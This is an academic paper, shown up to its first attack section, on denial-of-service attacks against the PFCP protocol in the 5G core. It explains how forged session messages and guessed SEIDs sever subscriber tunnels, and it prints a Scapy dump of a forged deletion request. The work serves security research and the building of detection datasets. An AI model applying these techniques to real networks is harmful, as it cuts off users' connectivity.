

RESEARCH

Open Access



Threatening the 5G core via PFCP DoS attacks: the case of blocking UAV communications

George Amponis^{1,2}, Panagiotis Radoglou-Grammatikis^{1,3*} , Thomas Lagkas², Wissam Mallouli⁴, Ana Cavalli⁴, Dimitris Klonidis⁵, Evangelos Markakis⁶ and Panagiotis Sarigiannidis³

*Correspondence:
pradoglou@uowm.gr;
pradoglou@k3y.bg

¹ K3Y Ltd., 1612 Sofia, Bulgaria

² Department of Computer Science, International Hellenic University, Kavala Campus, 65404 Kavala, Greece

³ Department of Electrical and Computer Engineering, University of Western Macedonia, 50100 Kozani, Greece

⁴ MONTIMAGE, 75013 Paris, France

⁵ UBITECH Ltd, 15231 Athens, Greece

⁶ Hellenic Mediterranean University, 71004 Heraklion, Greece

Abstract

The modern communications landscape requires reliable, high-speed, high-throughput and secure links and sessions between user equipment instances and the data network. The 5G core implements the newly defined 3GPP network architecture enabling faster connectivity, low latency, higher bit rates and network reliability. The full potential of this set of networks will support a set of critical Internet of things (IoT) and industrial use cases. Nevertheless, several components and interfaces of the next-generation radio access network (NG-RAN) have proven to be vulnerable to attacks that can potentially obstruct the network's capability to provide reliable end-to-end communication services. Various inherent security flaws and protocol-specific weaknesses have also been identified within the 5G core itself. However, little to no research has gone into testing and exposing said core-related weaknesses, contrary to those concerning the NG-RAN. In this paper, we investigate, describe, develop, implement and finally test a set of attacks on the Packet Forwarding Control Protocol (PFCP) inside the 5G core. We find that, by transmitting unauthorised session control packets, we were able to disrupt established 5G tunnels without disrupting subscribers' connectivity to the NG-RAN, thus hindering the detection of said attacks. We evaluate the identified PFCP attacks in a drone-based scenario involving 5G tunnelling between two swarms.

1 Introduction

5G technologies offer high-quality connection while also meeting the needs of both consumers and enterprises. 5G technologies are expected to deliver better speed, lower latency, higher density, greater mobility and throughput without sacrificing dependability. Thanks to an agile development process which also heavily utilizes highly modular Network Functions (NFs), next-generation cellular communications already enable an incredibly diverse spectrum of scalable and cost-effective use cases. In terms of wireless mobile communication, 5G represents a paradigm shift. 5G is revolutionary in that it is intended to enable completely new applications with substantially higher latency and bandwidth requirements.



© The Author(s) 2022. **Open Access** This article is licensed under a Creative Commons Attribution 4.0 International License, which permits use, sharing, adaptation, distribution and reproduction in any medium or format, as long as you give appropriate credit to the original author(s) and the source, provide a link to the Creative Commons licence, and indicate if changes were made. The images or other third party material in this article are included in the article's Creative Commons licence, unless indicated otherwise in a credit line to the material. If material is not included in the article's Creative Commons licence and your intended use is not permitted by statutory regulation or exceeds the permitted use, you will need to obtain permission directly from the copyright holder. To view a copy of this licence, visit <http://creativecommons.org/licenses/by/4.0/>.

Next-generation cellular communications are pivotal enablers for NG-IoT-based technologies. This is allowed for, by increasing the limit in the number of interconnected devices. Furthermore, 5G communications increase data rates by orders of magnitude, while offering near real-time responsiveness and addressing a spectrum of newly introduced requirements [1]. As we discussed in [2] through 5G cellular connectivity we can assist the industrial and academic landscape in addressing important challenges, by narrowing them down to two five main issues (e.g. energy, mobility, positioning, security and offered quality of service (QoS)).

Despite the numerous benefits of 5G communications, there exist severe cybersecurity issues which are raised with the introduction of new technologies, interoperability issues, and the need to address new and more challenging requirements. According to S. Sullivan et al. [3] compared to other components of the cellular architecture, the link between base stations and users' devices is the most vulnerable component of the entire 5G fabric, as it presents increased opportunities for attacks (i.e. denial of service (DoS) and eavesdropping). In this paper, we target this interface, by focusing on the weaknesses of PFCP, which is responsible for the instantiation, management and deletion of user sessions. Our main contribution with this paper is to investigate and demonstrate five cyberattacks against PFCP, namely DoS via: Unauthorised PFCP Session Deletion Request, Unauthorised PFCP Session Modification Request, PFCP Session Establishment Flood, Unauthorised UPF Forwarding Rules Misconfiguration, and Eavesdropping User Traffic. All aforementioned attacks are implemented within the 5G core, as we aim to investigate inherent weaknesses of the PFCP protocol and propose potential mitigation measures. Thus, the contributions of this paper are summarised as follows:

1. *5G threat analysis* The work at hand engages in a comprehensive analysis of matters concerning cybersecurity at a 5G core level.
2. *Untraceable DoS attacks* We implement a set of DoS attacks, untraceable to the radio-layer elements of the cellular infrastructure, yet detrimental to subscribers' connectivity.
3. *Evaluating and mitigating weaknesses* We evaluate obtained experimental results and suggest potential mitigation measures for the identified weaknesses.

One of the objectives of this paper is to pave the way for the creation of a 5G-related intrusion/anomaly detection data set, that can be used for the training process of AI-based Intrusion Detection and Prevention Systems (IDPS), taking full advantage of Machine Learning (ML) and Deep Learning (DL). The data set is the backbone for the construction of an efficient ML/DL model. However, given the lack of 5G-related cyberattacks (especially against the 5G Core) and the sensitive nature of such data, there are no publically available intrusion detection data sets related to 5G and 6G communications.

Therefore, this paper models, demonstrates and discusses cyberattacks against PFCP, which is an essential protocol in 5G core with respect to the communication between SMF and UPF. Through the modelling and the implementation of the PFCP attacks, the creation of a PFCP-related intrusion detection data set is possible in a 5G core testbed already described in the paper.

The rest of this paper is structured as follows: Section 2 describes the overall methodology used in this paper. Section 3 discusses related research and developments, demonstrating our works direct contribution to the relevant landscape. Section 4 provides a technical overview of pivotal elements of the overall next-generation cellular communications architecture, while also providing insight into the process of establishing a subscriber session with the Internet through the cellular core and analysing the main protocol of interest. Section 5 describes and analyses the identified attacks and also showcases the algorithms corresponding to a set of variants of said attacks. We demonstrate the generated attack packets, which we formulated using Scapy. Moving on to Section 6, we implement a set of targeted attacks. The scenario we use to evaluate the attacks is based on a set of unmanned aerial vehicle (UAV) swarms which exchange route control packets. We attempt to cut off the 5G tunnel connecting them, showcasing the severity of the targeted weaknesses. In Section 7, we discuss the experimental results and potential implications of targeted weaknesses. Lastly, in Section 8 we conclude the paper, with several remarks about potential mitigation measures being made and results being discussed.

2 Methods

In this paper, we examine a set of attacks which are implemented inside the 5G core. The method used for testing and validating the identified set of attacks is purely experimental. As documented in detail in Section 6, we created a small-footprint 5G testbed to perform the attacks. Our methodology involved the formulation of the appropriate packets to implement nominal control-plane signalling for the control of subscriber sessions. Formulation of said packets was implemented using Scapy. We assumed that an attacker has already gained access to the N4 interface of the 5G core. Moreover, in order to test our applied methods in a realistic scenario, we wrote a set of Python scripts to simulate two swarms of UAVs. Said two swarms are interfacing via an established 5G tunnel. The attacks are considered successful when connectivity between the two swarms is effectively disrupted. We evaluate the identified attacks by dissecting the generated packets, observing the effect they had on the networked elements' connectivity. We also note the correlation between the logs obtained from the subscribers' side, and that from the 5G core elements.

3 Related work

Several existing works investigate security issues of 5G networks. For example, Rodriguez in [4] documents a set of malpractices in 5G networks, which can lead to DoS, tampering and eavesdropping attacks. The author presents several examples of potential threats and attacks, targeting the pivotal components of the 5G cellular infrastructure. Similarly, in [5] Gupta et al. discuss the key mechanisms governing handover in 5G networks, and the authentication-related security implications of base station-to base station handover, while I. Ahmad et al. in [6] provide an overview of the most pivotal security challenges in 5G technologies, as well as privacy issues in such networks.

Subsequently, we give particular emphasis to some specific works with a more practical approach towards the implementation of attacks against cellular networks. Kholidy et al. document in [7] new threats and attacks introduced by the advent of

5G networks. In their work, the authors introduce a scalable and accurate vulnerability analysis approach, which they test and evaluated using a security testbed they developed. Overall, the followed approach is rather similar to the work presented by us, in the work at hand. The authors focus on the sizable attack surface of the 5G edge network. It is deduced that apart from the traditional attack surfaces associated with traditional networking, due to the nature and objective scope of 5G, the respective IoT and cloud attack surfaces are inherited by 5G networks. The authors argue that there exist additional sets and types of attacks enabled by the integration of mobile edge computing and 5G networks, such as insecure backhaul network interfaces. A key differentiating factor between our work and the work of Kholidy et al. is the fact that we focus directly on vulnerabilities discovered inside the cellular core itself, whereas the aforementioned work focuses on use-case-specific vulnerabilities enabled by the integration of 5G with edge computing. Sattar and Matrawy in [8] investigate DDoS attacks on 5G core network slices. This scenario is rather similar to the one presented by Sathi et al. [9]. The authors analyse distributed denial of service (DDoS) flood attacks targeting slices. The authors resorted to slice isolation as a means of reducing the impact of said attacks on a simple network service. The authors found that proper slice isolation managed to provide the best mitigation possible. For the duration of the DDoS attack scenario, clients had access to only a fraction of the originally available average bandwidth, when no slice isolation is used. When utilising the proposed mitigation methodology, the authors observed that only minimal negative effects were identified. The authors conclude that while this inter-slice isolation approach is effective, it introduces measurable computational overhead. As is the case with the previously analysed related research, the key differentiating factor with our own work is the fact that for our research, we assume a compromised network function, which we exploit to cut off the communication tunnel between a specific subscriber session and the data network.

Correspondingly, in [10], Yal et al. present a 5G testbed and deployment framework with the purpose of interconnecting infrastructure in multiple sites so as to form a single 5G end-to-end facility. Saedi et al. [11] investigate Rogue Base Station (RBS) attacks against cellular networks and subscribers, mainly in the context of vehicle-to-everything (V2X) ad hoc communications. The authors engage in simulations of subscriber devices moving through an area under 5G coverage, while also calculating and logging received signal strength. The authors also build a tool capable of generating realistic sets of the aforementioned received signal strength indicator metric. The proposed testbed is highly efficient and can generate nominal and malicious traffic in a timely manner. The target of this set of RBS attacks is in each case, a specific subscriber instance—this is a key difference with our own work, as we target elements of the core network, to deprive a subscriber of Internet access.

Salazar et al. [12] developed 5G-Replay, which is a 5G network traffic fuzzer. 5G-Replay can be used to target both 5G core components, and radio-layer elements, such as cellular transceivers. The authors engage in an experimental evaluation, targeting open-source 5G frameworks, namely Open5GS and Free5GC. Interestingly, even after editing protocol-specific attributes, replayed 5G traffic could be parsed by the corresponding elements and responded to, normally.

Herzberg and Shulman [13] engage in a thorough analysis of stealth DoS attacks. The common factor between the authors' work and ours is that we consider untraceable DoS attacks with severe impacts on the communication process and overall quality and overall QoS. More specifically, the authors consider a man-in-the-middle attack scenario, following a DoS attack on classical IP computer networks. Thus, the authors place an important foundation for future developments in the context of detecting and mitigating such attacks at the TCP level, by adjusting the replay window. The key differentiating factor between this work and ours is the environment in which the attack is set, as well as the targeted protocols (and thus, mitigation measures).

Jakobsson et al. [14] study two sets of untraceable DoS attacks against wireless ad hoc networks involving the manipulation of information on a routing level, leading to excessive (and eventually, exhaustive) power consumption. Their implemented attacks allow an adversary to reduce the throughput of a network, eavesdrop traffic from/to networked nodes, and subsequently perform traffic analysis. The investigated attacks minimise the visibility of the attacker. Finally, the authors propose a means of immunisation against this kind of attacks, so as to shield the targeted protocols against such activity. Our work is connected to this research in that it also considers a wireless environment and untraceable and highly sophisticated DoS attacks that disrupt the channel on which the entire communication is founded.

4 5G overview

All standards behind the currently utilised 5G network architecture have been introduced by the 3rd Generation Partnership Project (3GPP). The case is that the International Telecommunications Union (ITU) defines both the requirements and an approximate timeline for mobile communication systems developments. Thus, usually every decade, a new mobile communications generation is defined. The 5G architecture has measurably improved upon past architectures, with large cell-dense networks now enabling measurable increases in performance. 5G offers faster data transmission speed, greater capacity, and significantly lower latency. These advantages come at a cost, however, which is design complexity. The 5G architecture is composed of two main planes, namely the 5G core and the radio access network. Section 4.1 describes all involved architectural elements in great detail. Continuing, Sect. 4.2 analyses the interfaces amongst the aforementioned elements, while Sect. 4.3 analyses the process for establishing end-to-end sessions between the subscribers and the Internet, and Sect. 4.4 dives into the technical details of a protocol which we target with cyberattacks in this paper.

4.1 Architectural elements

The pivotal elements of the overall 3GPP 5G architecture (this includes both NG-RAN and 5G Core components) are defined in ETSI TS 123 501 V15.2.0 (2018-06). As illustrated in Fig. 1 in Sect. 6, the most pivotal 5G services include the following:

- Access and Mobility Management Function (AMF): Responsible for subscriber registration, mobility management, access authentication and authorisation.
- Session Management Function (SMF): Responsible for establishing, removing and modifying subscriber sessions at the control plane.




Fig. 1 5G Testbed: Visualization of the containerised 5G testbed used to validate the attacks performed in this paper

- User Plane Function (UPF): Responsible for creating tunnels between the subscribers and the data network, as per the SMF's instructions.
- Network Slice Selection Function (NSSF): Responsible for optimising the selection of the network slicing instance.
- Network Exposure Function (NEF): Responsible for enabling the interfacing between operators and the 5G core.
- Network Repository Function (NRF): Responsible for logging the status and profiles of network functions.
- Policy Control Function (PCF): Responsible for providing subscription policy rules to AMF and SMF.
- Unified Data Management (UDM): Responsible for managing subscribers' roaming access.
- Application Function (AF): Responsible for managing traffic routing.
- Authentication Server Function (AUSF): Responsible for authenticating subscribers and providing encryption keys to the appropriate entities.
- Data Network (DN): The communication endpoint for the subscribers of the 5G core.
- Radio Access Network (RAN): Responsible for bridging the connection between the subscribers and the 5G core on a physical layer.
- User Equipment (UE): The subscribers' 5G-enabled device.

The AMF is one of the most pivotal components of the 5G core. It is responsible for the handling of subscriber registration, mobility, reachability and connection. It allows a UE to register and de-register with the 5G core. It additionally establishes and releases control signalling interfaces between the UE and itself, while also ensuring

that a subscriber is reachable on a control plane level. Lastly, the AMF is tasked with caching the subscribers' physical locations and handling the signal handover between two cellular towers within the RAN. This is implemented via periodic "keep-alive" registration updates (post-initial registration).

The SMF is tasked with interacting with the UPF to create, update and remove Protocol Data Unit (PDU) sessions, i.e. sessions that provide end-to-end user-plane connectivity between the subscribers and the Internet, through the UPF. It is one of the most important and authoritative elements of the 5G core and controls the UPF (and thus the establishment of communication tunnels) over the N4 interface. The 5G interfaces will be discussed in detail in Sect. 4.2. The SMF receives policy control rules from the PCF and translates them to session control profiles. In this paper, we are performing various attacks from this network function to the UPE, assuming sub-optimal security of the N4 interface.

The UPF is responsible for interconnecting the RAN and the DN, performing packet inspection and application detection, routing packets and forwarding data to their respective destinations, managing QoS and reporting usage to service providers and authoritative services. It is directly connected to the RAN and the DN and essentially establishes tunnels through which data are exchanged between hosts in the DN and the UE.

NSSF is the component responsible for selecting the optimal Network Slicing Instance (NSI), i.e. the best-suited slice of the virtualised 5G infrastructure, for the service to utilise. NSSF also determines the allowed Network Slice Selection Assistance Information (NSSAI), namely performance metrics for the chosen NSI, that is allocated to the UE. Additionally, the NSSF defines the AMF to provide its services to the subscriber, in case the default AMF can't support all NSIs for a given device.

The NEF provides a means to expose the services and capabilities provided by 3GPP network function in a secure manner. It enables a programmable and open core, in a developer-friendly manner.

The NRF is responsible for maintaining and providing a record of all available network functions in a given network, along with each function's profile and the supported service typology. It allows other NFs to subscribe and get notified about the registration of new NF instances.

The PCF utilises the subscription policy information for each respective subscribe, stored in an internal user data repository to provide policy rules to the AMF and SMF.

The UDM function is pivotal in authenticating and authorising user access to the DN, as well as handling roaming access using subscription data. This NF is a centralised way to process user data in 5G and to provide services for the rest of the 5G core elements.

The AF is responsible for enabling application-layer influence on traffic routing. It is also tasked with accessing the NEF and interacting with the PCF to implement policy control.

The AUSF performs subscriber authentication. It has the final say in terms of UE authentication. It authenticates servers and provides encryption keys. It is in direct interface with the UDM and AMF.

The DN is an identifier for the Internet, as well as operator or other services. The entire purpose of the 5G core is to establish fast, reliable and secure connections from the UEs to the DN, which is the endpoint of the entire communication.

The RAN utilises radio elements, i.e. gNodeB (gNB) instances to enable cellular connectivity and connect the UE to the 5G core. Essentially, this component contains all the transceiver elements of the architecture, on a radio layer.

The UE is the subscriber of the network and the client of the service provider. The UE is connected with the 5G core via the aforementioned gNB instances using 5G NR air interfaces.

All the aforementioned NFs work together, and each of them is tasked with implementing a strictly defined set of functionalities and services. As hinted above, the entire 5G architecture includes two major sets of components, namely the 5G core and the RAN. The RAN is composed of two main parts, namely the UE and the gNB.

4.2 5G interfaces

In contrast to previous generations of cellular networks, 5G networks resort to clear compartmentalisation and differentiation between user-specific and control-specific traffic typologies. As all services are compartmentalised and highly specific in their functionalities and all associated components are in direct communication, the 5G interfaces are formulated. In the context of the 5G core network, by interface we mean the direct communication link between two NFs. The total number of interfaces of interest is sixteen. Table 1 summarises the main interfaces of the standardised 5G architecture. In the context of this paper, we focus mainly on the N4 interface which concerns the SMF and UPF network functions. Within this interface, the protocol used for control message exchange is PFCP, which is analysed in detail in Sect. 4.4.

Table 1 Standardised 5G interfaces

Interface	5G Component A	5G Component B
N1	UE	AMF
N2	gNB	AMF
N3	gNB	UPF
N4	SMF	UPF
N5	PCF	AF
N6	UPF	DN
N7	SMF	PCF
N8	AMF	UDM
N9	UPF	UPF
N10	SMF	UDM
N11	AMF	SMF
N12	AUSF	AMF
N13	AUSF	UDM
N14	AMF	AMF
N15	AMF	PCF
N22	AMF	NSSF

N1 is the interface between UE and the AMF. It represents the combined path from the UE to the DN and from the DN to the AMF. N2 is the interface between the gNB and the AMF and is used for control-plane signalling. N3 is the interface between the gNB and the UPF and is used for user-plane signalling. N4 is the interface between the SMF and the UPF and is used for control-plane signalling. N5 is the interface between the PCF and the AF and is used for control-plane signalling. N6 is the interface between the UPF and DN and is used for user-plane signalling. N7 is the interface between the SMF and the PCF and is used for control-plane signalling. N8 is the interface between the AMF and the UDM and is used for control-plane signalling. N9 is the interface between different UPFs and is used for user-plane signalling. N10 (the interface between the SMF and the UDM), N11 (the interface between the AMF and the SMF), N12 (the interface between the AUSF and the AMF), N13 (the interface between the AUSF and the UDM), N14 (the interface between different AMFs), N15 (the interface between the AMF and the PCF), and lastly N22 (the interface between the AMF and the NSSF) are all used for control-plane signalling.

4.3 PDU session establishment

The establishment of a PDU session between the UE and the DN is a complex and well-structured procedure, which follows the establishment of a GPRS Tunnelling Protocol User-plane (GTP-U) tunnel to relay traffic to and from the DN in a transparent manner. Initially, the UE sends a PDU session establishment request to the NG-RAN. This request is carried over the Radio Resource Control (RRC) protocol. The request also carries the information regarding the DN it wishes to access, and the PDU Session ID, which is generated by the UE and is an identifier similar to the Session Endpoint Identifier (SEID) in its functionality, i.e. uniquely identifying a UE's session with the DN. Furthermore, the initial request also contains information on its typology: it can either be an (a) initial request, (b) an existing session, or a (c) PDU handover. Depending on this request type, the AMF is later on tasked with determining if the request concerns a new PDU session or is associated with any existing PDU session.

After the initial request from the UE, the NG-RAN forwards the request along with its related information via the NG Application Protocol (NGAP) to the AMF, over the N2 Interface. Afterwards, the AMF selects the optimal SMF to serve the subscriber at hand. This process is handled by the NAS protocol.

Continuing, the SMF transmits a registration request to the UDM; if the conditions for a subscriber registration are met, the UDM registers the client within to connect. If this process is successful, the SMF responds positively to the AMF, which initiated this chain of events in the 5G core. Afterwards, the SMF requests from the PCF relevant information for a PDU session creation. After the PCF issues response to this request, the SMF issues a session establishment request to the UPF.

At that point, the UPF responds with a session establishment response. Then, the SMF sends tunnel details to the AMF. Upon receiving this message, the AMF will attempt to send an NGAP PDU session set-up request message to the gNB with data such as the PDU Session ID, QoS Flow Identifier (QFI), QoS profile, tunnel Info, PDU session type, and session Aggregate Maximum Bit Rate (AMBR). The gNB will then set up the GTP Tunnel based on the aforementioned metrics; the gNB will also set up the tunnel end point. After this set of events, the UE is ready to send its first packets to the DN. The entire process is explained in great detail in the UML sequence diagram showcased in

Fig. 2. It is evident that the entire process is rather complex, and involves several 5G network functions, with a series of messages exchanged amongst them.

4.4 PCFP protocol

The PCFP protocol is a 3GPP protocol which is used on the N4 interface of the 5G core between the SMF (control plane) and the UPF (user plane). It is specified in TS 29.244 and is one of the most important protocols of the new cellular network core. PCFP exists to compartmentalise and formalise the control- and user-related interactions between the SMF and the UPF. It is an application-layer protocol, which works over the User Datagram Protocol (UDP). The default UDP port for PCFP is 8805.




Fig. 2 Subscriber Session Establishment Procedure: A UML sequence diagram explaining the process for the establishment of subscriber PDU sessions

There are three distinct categories of PFCP messages. The node-related messages are responsible for establishing communication links between 5G core nodes, e.g. UPF and SMF. The session-related messages are responsible for creating, updating, and deleting sessions and association among PFCP nodes. Table 2 gives more information in regards to the PFCP message types and the corresponding values they are signalled by. In the context of this paper, we are particularly interested in the PFCP session-related messages, as they affect subscribers’ sessions.

With the help of this protocol, the SMF establishes a PFCP session on the UPF to manage the GTP-U tunnel that provides the subscriber with access to the DN. Hence, it can be deduced that illegitimate control messages can have a tremendous impact on the already established GTP tunnels (which exist in the N3 interface, between the UPF and the NG-RAN). Subscriber settings consist of a number of rules:

- Packet Detection Rule (PDR)
- Forwarding Action Rule (FAR)
- Buffering Action Rule (BAR)
- QoS Enforcement Rule (QER)
- Usage Reporting Rules (URR)

Each UE instance is assigned a specific and unique set of rules. The session it (i.e. the UE) has with the DN, is identified with the help of an assigned SEID, which the SMF uses to control the UE’s PDU session and GTP-U tunnel by transmitting the appropriate control messages to the UPF. A total of three procedures are available for the PFCP protocol to manage subscriber connections. As given in Table 2, the main procedures associated with session management are:

Table 2 PFCP Node and Session Messages

PFCP Messages			
Msg Type Value (dec)	Node-related messages	Msg Type Value (dec)	PFCP session-related messages
1	Heartbeat Request	50	Session Establishment Request
2	Heartbeat Response	51	Session Establishment Response
3	PFD Management Request	52	Session Modification Request
4	PFD Management Response	53	Session Modification Response
5	Association Setup Request	54	Session Deletion Request
6	Association Setup Response	55	Session Deletion Response
7	Association Update Request	56	Session Report Request
8	Association Update Response	57	Session Report Response
9	Association Release Request	58–99	For future use
10	Association Release Response		
11	Version Not Supported Response		
12	Node Report Request		
13	Node Report Response		
14	Session Set Deletion Request		
15	Session Set Deletion Response		
16–49	For future use		

1. Session Establishment (creates GTP-U tunnels at the N3 interface between the NG-RAN and the UPF)
2. Session Modification (modifies existing GTP-U tunnels at the N3 interface between the NG-RAN and the UPF)
3. Session Deletion (deletes GTP-U tunnels at the N3 interface between the NG-RAN and the UPF)

5 PFCP attacks and unauthorised 5G NF configuration

This section is dedicated to the analysis and description of a number of PFCP-based attacks [15] and one NF misconfiguration-based attack. More specifically, the attacks targeted, investigated and implemented, mainly concern unauthorised control-plane signalling from the SMF to the UPF aiming to disrupt the connectivity of UEs to the DN. It is worth mentioning that the unauthorised PFCP messages result in immediate effects against the targeted SEIDs. Thus, the possibilities of success for each attack branch into two scenarios. First, assuming that the targeted SEID is known, the percentage of disturbance and effectiveness is 100% since no traffic is now allowed to pass through the N3 interface. Secondly, assuming that the SEID is unknown to the attacker, the malicious entity will increment the targeted value until the SEID of the victim has been reached. Thus, in the second case the percentage of disturbance will be a direct function of the number of attempts. Once the correct SEID has been found, the disturbance is total. The attack analysed and implemented in Sect. 5.1 concerns the unauthorised transmission of PFCP Session Deletion Requests, targeting a specific PDU session. This results in the severing of the established GTP-U tunnel. Similarly, the attack analysed in Sect. 5.2 is related to the transmission of illegitimate PFCP Session Modification Requests, with the ultimate goal of disassociating subscriber sessions from the UPF. The attack analysed and implemented in Sect. 5.3 refers to flooding the UPF with illegitimate PFCP Session Establishment Requests; the goal of this attack is the establishment of numerous unauthorised GTP-U tunnels with non-existent UEs, and hindering the core's capability to respond to legitimate session establishment requests. The scenario described in Sect. 5.4 focuses on the unauthorised modification of packet forwarding rules, so that the UPF cannot forward packets to the DN. Lastly, the scenario described in Sect. 5.5 is an extension of the session modification-based attack, where an attacker mirrors user-plane traffic to a malicious host, effectively eavesdropping on the entire GTP-U tunnel. The implemented attacks were tested on a containerised 5G testbed, whose architecture is demonstrated in Fig. 1. The evaluation results for these attacks are described in Section 6.

5.1 Unauthorised PFCP session deletion request

The first attack scenario involves the transmission of malicious PFCP session deletion control messages. The unauthorised PFCP Session Deletion Request is instantiated from the SMF. The target of this attack is the UPF, which handles processes and forwards user data to the DN.

The goal of this attack is to disassociate a targeted UE from the DN. More specifically, the script targets the PDU sessions between the clients and the DN in such a manner that does not disassociate the UE from the 5G RAN or the Core network, but rather only severs their

connectivity to the DN. This attack is implemented on the N4 interface, and the impact can be observed in the N3 interface. The only way to re-associate an affected UE is re-initiating the attachment procedure: the affected UE can either restart its session or enter the range of another gNB, at which event a new SEID will be attached to the UE's PDU session and the attack's effect will be stopped. When a UE device establishes a PDU connection with the DN, the underlying session is identified by the unique SEID; every time a new PDU session is established through the 5G core, the new subscriber's SEID increases by 1.

Figure 3 represents the overall data flow for the implementation of this attack. It is worth mentioning that a PFCP session deletion request is normally sent from the SMF to the UPF when a UE is first disassociated from the NG-RAN, then re-associated, and then requests the establishment of new a PDU session with the DN. In the Scapy output shown below, it is evident that the packet is appropriately formatted and contains all required parameters and metrics for the successful deletion of a GTP-U tunnel. Specifically, the packet shown below was capable of interrupting the communication process described in Section 6. Note that the Ethernet, IP and UDP layers are omitted from the packet showcased below.

```

###[ PFCP (v1) Header ]###
    version   = 1
    spare_b2  = 0x0
    spare_b3  = 0x0
    spare_b4  = 0x0
    MP        = 0
    S          = 1
    message_type= session_deletion_request
    length    = 12
    seid      = 0x1
    seq       = 101
    spare_oct = 0
    
```

